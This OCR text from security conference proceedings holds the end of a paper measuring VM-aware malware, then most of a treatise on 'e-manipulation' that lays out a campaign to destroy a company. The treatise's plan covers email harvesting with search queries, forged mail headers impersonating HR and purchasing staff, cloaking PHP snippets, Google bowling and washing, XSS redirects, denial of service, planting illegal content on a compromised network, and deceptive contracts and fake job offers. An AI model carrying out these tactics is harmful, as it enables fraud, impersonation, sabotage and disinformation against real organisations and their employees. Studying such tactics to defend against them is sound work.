
Of the samples using the VMWare backdoor detection method, 50% of them also contain detection of Virtual PC using the VPC illegal instruction detection method. However, of the samples using the VPC illegal instruction detection method 93% of them also contain VMWare detection method.

This possibly reflects the opinion among virus writers that VMWare is considered to be used most commonly used for anti-virus research, which may be true. Another possibility is that it may reflect the fact that VMWare appeared earlier in the market.

In our research we have also attempted to find out if there is a growing or decreasing trend in VM detections by measuring a number of files that arrived to Sophos every month versus detections of particular VM detection rules. While a sharp increase attributed to VM-aware Dorf variants is clearly visible in September 2007, both detections of VMWare and VPC backdoor detections give overall inconclusive results.



VMWare backdoor detections in the last year



VPC backdoor detections in the last year

Conclusion

Measuring proportion of VM-aware malware is not an easy task. When measuring this proportion, one cannot simply rely on static analysis methods, since they can be easily circumvented with obfuscated and encrypted code. Dynamic analysis using DSD-tracer is slow and it would take to long to measure over a statistically representative set of samples (e.g. to achieve low margin of error and high level of certainty).

We think that the combination of static and dynamic method gives a good approximation that allows the reader to make decisions based on the content of the paper. We have developed DSD-Tracer – a system that can reliably, with time constraint, measure several virtual machine detection methods in a program.

Finally, we measured that the overall proportion of VM-aware samples is 2.13%. This number is not as high as sometimes claimed, but still represents a significant number that must be taken in account while conducting analysis using virtual machines. It also shows that measures to minimise the possibility of VM detection have to be taken when designing VM-based automated analysis systems.

References

Boris Lau (2007). DSD-Tracer: Experimentation and Implementation, Virus Bulletin 2007 Conference proceedings.

Andreas Moser, Christopher Kruegel, and Engin Kirda (2006). Exploring Multiple Execution Paths for Malware Analysis

Ulrich Bayer (2005). TTAnalyze: A Tool for Analyzing Malware, Technical University of Vienna, Master's Thesis

A. Vasudevan and R. Yerraballi (2006). Cobra: Fine-grained Malware Analysis using Stealth Localized-Executions. In IEEE and Signature Generation of Exploits on Commodity Software

Willems,Carsten Holz, Thorsten Freiling, Felix (2007). Toward Automated Dynamic Malware Analysis Using CWSandbox, http://www.cwsandbox.org/

Simplified Wrapper and Interface Generator (2000) http://www.swig.org/

Kurt Natvig (2003), Norman sandbox white paper http://download.norman.no/whitepapers/whitepaper_Norman_SandBox.pdf

Arne Vidstrom (2007). Evading the Norman SandBox Analyzer, BugTraq bulletin

Chris Eagle (2006), http://ida-x86emu.sourceforge.net, Attacking Packed Code with IDA Pro, Black-hat Asia 2006

Fabrice Bellard (2005), QEMU Emulator User Documentation # GDB usage , http://fabrice.bellard.free.fr/qemu/qemu-doc.html#SEC46

Tavis Ormandy (2007). An Empirical Study into the Security Exposure to Hosts of Hostile Virtualized Environments, CanSecWest2007

Peter Ferrie (2007). Attacks on Virtual Machine Emulators

Min Xu et al (2007). ReTrace: Collecting Execution Trace with Virtual Machine Deterministic Replay

Steve Herrod (2007). The Amazing VM Record/Replay Feature in VMware Workstation 6http://blogs.vmware.com/sherrod/2007/04/the_amazing_vm_.html

Oreans Technology (2007), Themida overview, http://www.oreans.com/themida.php

Vyacheslav Malyugin (2007). Application debugging with Record/Replay, http://stackframe.blogspot.com/2007/09/application-debugging-with-recordreplay.html

Vyacheslav Malyugin (2007), VMware forum thread, http://communities.vmware.com/thread/104296

Sean Callanan (2005). Terminate-on-error patch for GDBcli, http://sourceware.org/ml/gdb-patches/2005-08/msg00120.html

Oliver Schneider (2007). Redpill getting colorless?, http://blog.assarbad.net/wp-content/uploads/2007/04/redpill_getting_colorless.pdf

Joanna Rutkowska (2004). Red Pill, http://invisiblethings.org/papers/redpill.html

Tobias Klein (2005). Jerry, http://www.trapkit.de/research/vmm/jerry/index.html

Tobias Klein (2005). Scoopy Doo, http://www.trapkit.de/research/vmm/scoopydoo/index.html

Ken Kato (2003). VMWare Back, http://chitchat.at.infoseek.co.jp/vmware/backdoor.html

Tom Liston, Ed Skoudis (2006). On the Cutting Edge: Thwarting Virtual Machine Detection, http://handlers.sans.org/tliston/ThwartingVMDetection_Liston_Skoudis.pdf

Hamish O'Dea (2004). Trapping worms in a virtual net, Virus Bulletin 2004 conference proceedings

Intel (2003). Intel Architecture Software Developer's Manual, Volume 2: Instruction Set Reference Manual, http://developer.intel.com/design/pentiumii/manuals/243191.htm

Danny Quist (2006). Vmdetect – http://www.offensivecomputing.net/dc14/vmdetect.cpp

Small treatise about e-manipulation for honest people

Frederic Raynal & Francois Gaspard

About authors

Frederic Raynal is head of the Software Security Research and Development team at Sogeti / Cap Gemini. He is also the Chief Editor of the first French magazine dealing with computer and information security (MISC). He was previously co-head of a similar team at the Common Research Center (CRC) of EADS and the head of the Organisation Committee of SSTIC (Symposium sur la Securite des Technologies de l'Information et de la Communication). He worked on information hiding and cryptography to defend his PhD. Now, he deals with (in)secure programming, security of operating systems, information warfare. email fred@miscmag.com fred@securitylabs.org

Francois Gaspard is working as a security and network engineer for New Zealand Telecom International. He is a regular author for security magazines and speaker at security conferences. His main researches are focussed on information warfare, in-memory intrusion and kernel hacking. email kad@miscmag.com

Keywords

information warfare, hacking, white operations, black operations, information based attacks, black hat SEO, information manipulation, intoxication, deception, misinformation.

Abstract

Information warfare is nowadays a well-known concept. However, articles are mainly split into two categories. The first one deals with how information must be managed in a system (e.g. a company or a state), in order to achieve information dominance, that is providing more and better information than the others so that they have to follow what is produced. The second one is more on how information can be used as a weapon. Dominance is one goal, but not the only one: deception, intoxication or misinformation are others. In this article, we chose the second approach. The goal when using information as a weapon is to influence a target so that it does what the attacker wants, or to cause effects.

We chose also to focus on a specific battlefield: Internet. One particularly important aspect of the Internet is that it is both a container and contents. For instance, web sites are providing articles, but they are also some servers, referenced by search engines.

As such, we combined this duality to increase the effects of the operations given as example. We illustrate the operation through examples, where both information are created, but also its container is improved. We show how Search Engine Optimization can be used for information warfare. Combining oriented action techniques and information based techniques make each of them much more efficient.

Introduction

This article shows how attacks based on information can be conducted on Internet. We will also illustrate how these attacks can be enforced using computer based attacks (hacking). The goal is to illustrate how very few people can organize an information based attack, targeting either a company or a state for instance. As an illustration, we will target a consulting and IT services company.

Nowadays, everyone can become a cyberwarrior due to 2 main factors:

- Democratization of warfare weapons: it is really easy and cheap to create electronic weapons to attack a target, whereas it is really expensive to prevent or repair the damages.
- No entry fees: there is no more need to agree with leaderships of others to act, conducting its own operations is enough.

Such actions can be seen similar to that of multi-agent system in Artificial Intelligence. Each agent is not necessarily aware of the actions of the other ones, and may only have a partial view of its world, but the actions altogether show coherency. In an offensive tactic, it can be viewed as small actions (may be not even offensive) but when they are considered together, they intend to disrupt the whole system.

We choose in our example a distributed approach, combining attacks on different layers (e.g. organisation or corporate image) rather than a centralized attack. In a certain way, we also take some inspiration from the long tail of attackers (Onderson, 2004). This concept deals with the economical model of sales on Internet. It states that it is better not to focus on the top 5 products, but on all the others. For instance, a usual book sellers has limited room to store the books. Thus, it focuses on the best sellers. Conversely, an Internet bookseller does not need to store books. This explains why such booksellers make more money with other books than best sellers.

This model is found in real life for modern terrorists, such as those working in Iraq. The purpose is to attract and gather them around the same objective (free Iraq from Americans), but each terrorist cell can act as it wants with no central control. On Internet, it is not that difficult to find people sharing the same hobbies, that being either Star Trek or killing infidels.

We could think to apply this in two ways. First, when the target is very well known it is very convenient to federate all opponents however, this is not always possible. For instance, if the target is a not clearly identified (e.g. not a company) but a sectoral activity like petrol, health care, bank, and so on. Instead of targeting the leader, we could focus on all its competitors, and try to ”aggregate” them in a joined operation (what they may not be aware of). However, this works fine on Internet because the long tail is infinite, which is not true in reality.

In the first section, we introduce the main ideas of the proposed strategy. As it rests mainly on communication on Internet, we explain what is Search Engine Optimization in the second section. Finally, we give details on our example targeting a real (but anonymized) IT consulting company. This operation is built with legal/white means. However, we will also show how illegal/black technical operations could increase efficiency.

Principles of information based attacks

Our goal is really simple here: destruction. Rather than focusing on a single weakness and trying to exploit it, we will use several small ones. The strategy can be compared to the one used by pyromaniacs: rather than igniting a forest at a single point, he will do it at several, so that it fully burns. This is the principle proposed by the long tail, that is combining several second order weaknesses.

Once information on the target has been collected, three additional steps are required:

1. Populating the attackers, that is recruiting people who will act according to the expected goal (sometimes without even being aware of this goal).
2. Preparing the battlefield: that is the choice of weapons, where and how they will be configured.
3. Exporting the battle: in most cases, an information based attack needs to be public, thus this step intends to make the battle known to the right people (e.g. when targeting a bank, the proper stocks market, or public opinion to target child work).

As stated in the introduction, this is what modern terrorists do: several cells with no connection lead an operation without considering what the others do. The damaged parts may appear as non significant, but when everything is put together, it disrupts the political power (mainly because the government seems unable to ensure its duty, e.g. providing electricity or water). Furthermore, any kind of attacker with the same destructive objective can use the same tactic, mainly because it has two strong advantages:

- The real attacker stays hidden, he will just provide information to the ones doing the real attack.
- The attack is not expensive and can be performed by everybody with time and brain power.

Conversely, the difficulty for the attacker will be to keep the control of the actions as the recruited groups may go to unexpected behaviours. This should be anticipated by the attacker who usually does not care anymore of what happens once he has reached his goals.

Populating the attackers

The first step to conduct such an action is to recruit attackers. This can be achieved in 2 ways:

1. Infiltrate areas where they are already, that is to join already existing groups (e.g. consumers association).
2. Make them comet to us, e.g. creating your own contesting.

The first situation, when recruiting on Internet, we will need anonymizing techniques (e.g. tor, proxies but also using open WiFi access points, like those provided by McDonald fast foods for instance). However, other kinds of contestation groups are available, like customers associations, NGO, and so on. However, such groups require a physical interaction, which will then need more people and time. Anyway, this is still an interesting source of information if needed.

In order to attract and organize the opponents, several techniques are available (and can be combined of course):

- Create a honeypot web site: it is a reliable source of information for a long period of time, based on truth, impartiality and legitimy to deal with the given topic. Once the public refers regularly to this site, the content evolves slowly toward opposition or rumor (e.g. blogs and rss feeds are really nice for that).
- Create a site to bring together the opposition to the target, to its products, to its ethic, to its behaviours, and so on.
- Rest on the will of some NGOs to fight your target, for instance by providing piece of information they will be able to use (e.g. reports written by experts or intelligence gathered by putting pieces together).

No matter what solution is used: as soon as the battlefield is Internet, we will need to get the best audience, or at least one which is higher than the target. This is why Search Engine Optimization (see 3) will be so useful to give audience to our sites.

Another way to promote them is very simple: mails. Blind mailing (spam) is often put into trash directly. However, a targeted mail sending can be easily performed. First, one needs to collect addresses from the target. That is easily done using Search Engines (once again). For instance, a query like site: target.com intext:mailto or site:target.com intext:@target.com may give many results. Also, looking for addresses in newsgroups is usually profitable. Once this collection is done, we just have to write a specific mail promoting cleverly our sites. It must not look like spam, so we can fake the headers, e.g. it seems to come from Human Resources working on a poll to improve working conditions. Mail aliases, like *@target.com or department@target.com could also be tested if the server is badly configured. However this may overload the mail server, and then be spotted.

The battlefield

For this article, we chose to focus on a small part of the battlefield, that is to say Internet. However, when dealing with information based operations, one must not forget:

- Consequences of our actions can be far from Internet (e.g. prosecutions).
- It is usually much more efficient to combine several battlefields (e.g. distributing leaflets at the entry of a sensitive location).

Moreover, it is very important to keep in mind that our targets are human beings, much more than computer systems or networks. These are just means to reach our objectives. Thus, we need to consider these different targets, whether they are intermediate or final. In order to help to distinguish what can be done, we rest on three kind of truth:

- Subjective truth (ST): what is understood, interpreted.
- Objective truth (OT): what is perceived, or does not need to be known neither interpreted to be true.
- Informational truth (IT): what is told, repeated . . . and thus believed to be true.

Usually, perception is modelled based on a subject using captors to perceive an object. The very same model can be applied on Internet: a human is looking for information (usually based on a Search Engine), and then visits the top sites corresponding to his query. Based on perception model, the human is the subject, the top sites are the objects and the Search Engines are the captors.




Figure 1 perception model applied to Internet

Let us consider some usual influence operations related to information, and see how they adapt to our battlefield:

- Intoxication: attempt to misguide the interpretations, the reasoning of the target, that is its analysis capacities.

  Ex.: spreading a wrong information, ”false/false” strategy (Tell the truth but in a way the target will believe it is false).

- Deception: can be either based on hiding (camouflage, blinding . . .) or simulation (create, lure, invent).

  Ex.: WW2, when a false military base was created in order to abuse the German on the d-day location.

- Misinformation: based on alteration, removal, addition and so on of information.

  Ex.: ”Clearstream” in France, where an alias name for Nicolas Sarkozy was added to some listings about offshore accounts, or more seriously, the supposed lethal benzene in the bottles of Perrier.

Whatever the nature of the attack, the goal is always to trick the human brain in order to influence it, to bring it to take an action (or not to, which is the same). The target may or may not be aware of that, it is not important. The main difference between these 3 kinds of attacks is – according to the authors – the targets, and thus the means used to reach them. We consider intoxication targets the reasoning, deception the perception and misinformation the environment. Once the target is chosen, then the attacker knows what tools will be useful.

Once again, remember that information based attacks are not the only ones. For instance, prosecuting because of a supposed violation of a patent require from the defense (target) to provide elements that either he is owning the patent (and is legitimate to use it) or that he does not rely on it. In both cases, the target brings to light some of the solutions he is using (which can be a very valuable information for a competitor).

But let us come back to Internet and the human being behind the screen. How these three attacks can adapt on Internet:

- Intoxication: imagine a website controlled by an attacker which published articles. Once it is well established and regarded as a reference, it slightly changes the orientation of the new

articles in order to influence the usual readers. Technically, it is easy to know if the target is reading it by looking at the server logs and all the information spread by the browsers.

- Deception will target the search engines as they are our looking glass on Internet, but these glasses can be tricked to warp the results.
- Misinformation is something known for years on Internet. Think about hoaxes, rumors spreading from a forum to another one, then by mail, and so on.

Note something specific to this Internet environment: Search Engines can be at the same time captors but also part of the environment. As such, they can be targeted using both deception but also misinformation. This can be achieved by changing the normal behaviour of the Search Engine. For instance, a few years ago, it was possible to steal the page rank of sites mainly by putting an appropriate redirection from a fake site to the original one: Search Engines also have bugs . . .

This is the longest part of the attack since it requires to prepare many material: articles, reports, web sites and so on, but most of it before the attack really starts. This can (or even must) be started at the same time as recruiting attackers when possible. Furthermore, this is the step of the operation where we will need most of the gathered information, whether this is to feed the attackers, or to spot the right targets. Also, do not forget that the recruited attackers also have their useful information, if not their own weapons, and they should be included in the attacker's strategy as most as possible.

Exporting the battle

In the 2 previous steps, we have populated the attackers and prepared information which will be used for the attack. That is time now to perform the attack. However, information based attacks can be strengthen using a good technical knowledge of how Internet works.

Once the tactic has been decided, the goal is usually to take the battle to the public. In fact, most information based attacks rely on public opinion in order for the attacker to succeed. The information we have previously built will follow 2 directions:

1. Increase the doubts on the target in people's mind.
2. Increase the bad conscience of the target.

It is then time to use all the information we have built and provided to all the attackers so that the public learns about our target.

This will be achieved by promoting our own contesting but also by decreasing the echo made to the answers of the target. Our goal is to emphasize our information and make the target's answers almost unintelligible. Hence, during our preparation, we must also focus on some technical weaknesses, which have to be spotted before starting the operation.

Quoting Google:

Q: What can I do if I'm afraid my competitor is harming my ranking in Google?

A: There's almost nothing a competitor can do to harm your ranking or have your site removed from our index.

We would not be so sure of that. . . Here are a few (nasty but not illegal) ideas of what could be done:

- Create duplicate content for the target website, and then denounce it to the main search engines: they will remove all duplicated content as they consider it as illegal.
- Using so common cross site scripting, redirect some pages of the target's site to online casino or porn sites.

- Create link farms for the target as they are prohibited by search engines, target's pages will be under-ranked in response pages.

Whereas the previous section dealt with creating appropriate information in order to attack, we combine it here with technical attacks in order to increase the efficiency of the operation.

During this period, many black operations can be conducted to increase the efficiency of the attack. For instance, there is a really easy way to forbid the target to answer through Internet: do a denial of service on its network. He could then answer on its web site, but nobody will be able to reach it. If the target's network has previously been compromised (either through a remote weakness in it, through a physical access to it, or help of an insider), everything can be done: slightly change the answer given to the attack, put illegal contents on a server and denounce them to the officials, organize information leaking, and so on.

However, these illegal actions are not a necessity for the attack to succeed. They may facilitate it, but the risks are also much higher. As always in strategy, this is a game with stakes and one have to compare with the gains and loss.

Introduction to Search Engine Optimization

Search Engine Optimization (SEO) is a technique well-known from the web sites developers. The aim is usually to not only create a web site, but also make it the most visible. This is where SEO techniques come into play. Their purposes is to get the best rank in the answers provided by a Search Engine, so that the site is the first one returned in the pages1 when a user queries for specific keywords.

Most of the people do not look at the answers which are not in the first SERP[1]. Most do not even click bellow the 3rd answer, and since a site gets higher in the pages when it has visibility . . .

We will start by showing some common techniques in order to be well referenced. Then, we will discuss about some darker ways.

Basic techniques

Here are a few things to keep in mind when designing a web site:

- Keywords: need to be really creative, to avoid generic keywords (those used by everybody else), poison keywords (e.g. viagra or casino), but think also to use misspelled keywords.
- Good architecture: the way incoming pages and outgoing links are spread in the web site is really important in the way the page rank is computed. Thus, pages must not be organised randomly but structured in order to maximize the flow of the page rank.
- Update the content regularly: the most a site is changing, the most robots used by Search Engines will come to update.
- Provide innovative content: copy

We will stop here. SEO is a very wide topic and outside the scope of this article. Just keep in mind how webmasters use SEO to be well ranked in SERP. It's not always easy to follow all good SEO tricks and even if you follow them it could take months to have a website well ranked. But there are also other tricks to reference a website, tricks that Search Engines do not really like, tricks that we call Black Hat Search Engine Optimization.

---

[1] Pages returned by Search Engines are called SERP: Search Engine Response Page.

What is Black Hat SEO

Black Hat SEO is generally defined as the use of techniques that Search Engines do not like in order to be well ranked in SERP. This is not a new area, but it seems relatively neglected by the computer security industry.

Be aware that there is nothing illegal here. The term ”Black Hat” could lead to confusion as it is also used to name a specific kind of people (rather bad) in the computer security world. With SEO, it’s completely different, as said before, it’s only techniques that Search Engine do not like. This does fit very well with our article as we want using only legal/white means.

The two main reasons of using Black Hat SEO are to increase the visibility of a website, but also to take advantages of PPC systems (Pay Per Click). As PPC is out of scope of this article we won’t go further, let’s focus ourselves on Black Hack SEO base tricks.

Cloaking

Cloaking is probably the most well known technique (but not the most widely used). The goal is to modify the content of a webpage depending on visitor parameters. The idea is to be well ranked on some keywords but when a user arrives on the webpage it will display totally different information. In our case (information based attacks), we can use this trick to reference a page with legitimate information on our target but when a user arrives on the webpage he will see a lot of contrasting information (for example information about financial fraud, connexion with occult networks).

There are different kinds of cloaking. They all have the same goal but don’t work differently. Further more, some become too easily detectable by Search Engine (obviously SE try to detect Cloaking).

User-Agent cloaking

The oldest and simple cloaking is User-Agent Cloaking. When an HTTP request is made, one of the most interesting field is User-Agent. For a web crawler, and especially for Google, this field is set to something similar to ”Google Bot”. It’s easy to know if a HTTP request comes from a web crawler and not from a user. The following PHP script will redirect google crawler to a specific webpage:

```
$flag=strpos($_SERVER["HTTP_USER_AGENT"],"Googlebot");
if ($flag) {
 include("googlebot-special.html");
} else {
 // afficher page normale
}
```

This technique is not very difficult to use, however it is almost unusable. Indeed, it is very easy to fake the value of the User-Agent field. A web crawler could come one day with a specific User-Agent and another day with another one. Our PHP script would become unusable as it won’t be able to detect the webcrawler anymore. We also have to keep in mind that when a Search Engine detects that you have cheated (with cloaking or others), it is most likely that you will be banned, and this is the last thing that we want!

Referer cloaking

A technique similar to the previous is to use the referer field which is used to know where a user comes from (in other words if he has arrived on our website by clicking a link from another

website, if he has performed a Google request etc). It is then possible to filter on keywords used by users:

```
if (isset($_SERVER["HTTP_REFERER"])) {
        $referant = strtolower($_SERVER["HTTP_REFERER"]);
        if ((strpos($referant, "http://www.google.")!==false)
        && (strpos($referant, "q=israel")!==false)) {
                header("Location: http://www.pro-hezbollah.com");
                exit();
        }
}
```

IP cloaking

The last way in which we will see how to perform cloaking is based upon IP address. One more time, this address will be retrieved from the HTTP header (REMOTE ADDR).

```
$ip = strval($_SERVER["REMOTE_ADDR"])
```

This method is the most efficient as it is more difficult to fake an IP address. However, it is the most difficult one to implement, as we need to maintain a IP address list of all web crawlers.

Advanced Black Hat SEO

Always improve your own pagerank...

Another efficient trick to increase the number of backlinks is adding interesting comments on guest-book, blogs or forums. The comment will contain a link to our website. If the content does not make sense, the probability that the web administrator will delete our comment is high. Therefore, it is probably not the best idea to have a system that automatically posts comments.

...or decrease competitors' one

In the category "I want to annoy my competitor," one trick is to use keyword poisoning. The idea is to inject poisonous keyword on your competitor website. Search Engines supposedly do not like these words, and penalize websites that use them. Of course, the competitor website has to allow posting from an external user: forum, blog, guest book or other.

Another technique is Google Bowling. This technique, which is one of the most widely known, is to create the largest amount of bad links to your target. All sexual websites, online games, racism website etc. are good candidates. The more bad backlinks your target will have, the lower ranked it will be become.

Even better, we can use Google Washing. Here we do not talk about links, but rather duplicating the whole website of our target. Only the domain name will be (slighty) different. Search engines do not like duplicate contents and will tend to ban a web site. If Search Engines can ban your competitor website and not ours, we will be winner. Indeed, generally only one website is banned and often it's the newest one, therefore a good idea is to buy a very old domain and use it as Google Washing.

For patient people, it is possible to create a website totally legitimate, with quality content on a specific topic. Once the website is well ranked (and first in SERP) and has credibility, we change the content this is known as Google Insulation.

Spamouflage (Spam + camouflage) is again another trick to inflict damage to a target website. The idea is to post a message on a blog or others and include a lot of bad links (to sexual websites, online games etc). In this list, right in the middle, we include the website of our target. It is not obvious how search engines will react to this trick, but it happened they banned the whole list. It is worth the try.

After this short introduction to Black Hat SEO, let's just mention other techniques like Black Hole SEO, 302 Page Hijack, Blogger Bowling, Black Hat Blog and Ping. For curious readers, two websites are a must read to be kept up to date with latest Black Hat SEO tricks: bluehat SEO (http://www.bluehatseo.com) and seoblackhat (http://seoblackhat.com). Note for the last one, that the forum is not free but the blog is.

Attacking a consulting and IT services company

Briefly, the idea of information war is to produce information to influence the target by combining actions on different battlefields: human, technical, information etc

Now that we have established the foundation of our scheme, it's not time to act. It is obvious that everything showed in this article is totaly fictitious, and none of the following situations are based on reality.

Firstly, we will introduce the players, the situation and the context. Afterwards, we will give the global view of attacker strategy. The two last parts will be about white and black operations. As a reminder, these operations have to be performed in parrallel with "on the ground action" in order to consolidate them. In both cases, we will place emphasis on the technical side, which is too often neglected (computes are only a container). However, we will see how the technical side can consolidate actions with the help of SEO.

We will assume the attacker has already done the information gathering step, required for every planed attack, and focus on the tactic and planning of the attack itself.

The players

Let us start with the players. The operation is initiated by a computer service company from India, which wants to take over a similar company but based in Europe and more precisely in France. Why? Mainly to acquire its address book. We will call this company "Proctor" to make it easier. We will play the game as the Indian company. The final goal of the operation is to take over Proctor to access its network relation.

One more thing before starting: depending on objectives, context, players etc. the strategy will evolve. If our attacker wants to obtain a know-how, it will have to ensure that the key people in the company remain present. Let's give an example, one way to decrease the value of a company is to recruit its most important employees. For example an engineer who would be the creator of almost all technical developments. Let us says that an investment firm wants to take over a company, having the engineer hired by a competitor or destroying the reputation of this engineer will not help the investment company at all, but instead: it will decrease its investment.

The strategy

At the beginning of our article we have showed the three steps of our strategy: populating the attackers, preparing the battlefield and exporting the battle. It is really important to understand that all these steps are very closely linked together and a clear separation between them does not always exist. In our case, these steps will be interconnected. Also, don't forget that our battlefield will be only the Internet. However, as said before, it is important that these operations are combined with other action not on the Internet.

The main idea here is to weaken the link between Proctor and its address book, in other words its customers. Nevertheless, we won't directly attack customers but rather, try to overload the commercial division of Proctor.

Our strategy has two effects: firstly Proctor value will decrease and secondly Proctor will consume its energy as they don't want their address book damaged. This is where we want to go: if Proctor consumes its energy to save its address book, it won't spend this energy for something else (to counter the take over for example).

Double jeopardy: suspicion toward the bride

This is the heart of our operation. The Indian company contacts Proctor asking it to collaborate on a different market to that of Proctor. Proctor is an international company but mainly based in France with business in Europe and USA. The first step for the Indian company is to attract Proctor by saying Asia is a highly desirably and financially attractive place for business. As Proctor is not in Asia yet, it has an opportunity not to miss: there is a financial income and a new market to embark upon. However, Proctor is not stupid and knows very well that this kind of deal could lead to adverse outcomes. For compensation, the Indian company requires a similar arrangement: collaborate on European markets.

At this stage, everything looks wonderdul for Proctor. The attacker will reveal its hidden agenda only after a time that will be too late for Proctor to recover.

What are the advantages for the attacker? Firstly, the attacker can study Proctor from an inside perspective, thus, being able to identify key people and processes in the company. Furthermore, by attracting Proctor to the Indian market, it will consume its resources (commercial and legal mainly). For example, during the negotiation there is great probability that Proctor will use its own lawyer, but also an external council. Always asking for minor changes during negotiation does take time.

Once the collaboration is legally sealed, Proctor has to work on the first big contract with the Indian company (and vice-versa). In order to initiate the new collaboration, the Indian company has to propose a first real contract between themselves. Once this first contract is complete, the Indian company can then move onto a contract that is only good in appearance. Again, the main idea is to consume Proctor's energy and resources, but with minimum profit (Proctor is mainly interested by accessing Indian market). These contracts could ideally include long and endless legal negotiation. Don't forget that all these contracts must be highly consuming to ensure a lot of Proctor's employees be involved.

Focus: drug the salesmen or deception for the groom

At the same time, we will target salesmen. Briefly, a saleman owns an address book, makes phone calls and tries to get appointments. When he can get an appointment, he negotiates with his customer to get information that could help him to anticipate future needs. He also has a system that knows when invitations to tender are coming out.

With Proctor, it's exactly like this except that salesmen are junior: pressure is high and they are not very aware of invitations to tender. Also, one more thing that we know about Proctor is that divisions are very isolated and do not share informations between them.

What is our tactic? Make salesmen happy!! For this, very easy, we just need to provide them what they need:

- a contact list: the goal is to get a contact list and give it to salesman except that this list is not directly exploitable. In order to get this list we can use a public relation council. This council will be selected with significant care, as we require one that participates in commercial shows. As a matter of fact it has a visitor list (exactly what we need). Note that

if the Indian company goes to this kind of commercial show, it can get this list itself and will also gain visibility.

Now we have to give this list to salesmen. A possibility is simply to give this list to Proctor and say that it is high profile customers. Another idea is to target some salesmen and organize meetings. At these meetings, they are only allowed to bring USB key but not laptop. Then they have to plug this key on a laptop where, by ”accident”, a file named customer.xls is present.

- Invitation to tender: as salesmen are under high pressure and lack experience they are not always aware of all invitations to tender. So we will do the job for them: we will identify the invitations to tender. When we find some, we transmit them to salesmen: a simple e-mail from Mr Durant, who belongs to the purchasing service of the respective company, is enough. Also, as Mr Durant wants Proctor to answer to this invitation of tender, he will transmit it to several Proctor employees.
- Last but not least is to propose more money to salesmen. We can use a recruitment company which will try to hire key salesmen with big salary, bonus etc. The idea is to have several interviews. Of course the goal is not to hire these employees, but rather to make them confused about their current jobs and the possibility to get more money elsewhere.

To conclude on this part, the goal here is to overload the commercial division from inside and outside. From inside via a new partnership or outside by offering invitations to tender, which will give the illusion that the commercial division is working fine but in reality it is completely overloaded.

This part of the operation is not about creating information but rather to saturate a division by providing a deluge of information, information that it can’t find by itself and even better that it can’t process. This needs effective information gathering techniques which is not so easy. In some ways, salesmen are Proctor captors and we make them blind (they could miss traditional invitations to tender by focusing themselves on newer more attractive ones): these methods fall into deception domain.

Complementary white ops

In this part, we first focus on computer attacks. The good thing with computers is their ability to perform as either a container or content. Generally, actions target one of them, however in the following part we will use both.

Don’t forget that all actions described below are performed together, in order to increase the success of the operation. Some actions on a battlefield can consolidate actions on another one (cf. actions from the global strategy).

Intoxication via website promoting

How can we reach such a result? Let’s start by making a new contestation website which is not trivial but more importantly, won’t be immediate.

During the information gathering part, we have collected a lot of information regarding Proctor, but also the whole sector. Instead of making an opposition website against Proctor, we will create a website which will be the reference in the sector by rating each actor. This website will also contain information (articles) about each actor. Luckily, this kind of website doesn’t exist for this sector.

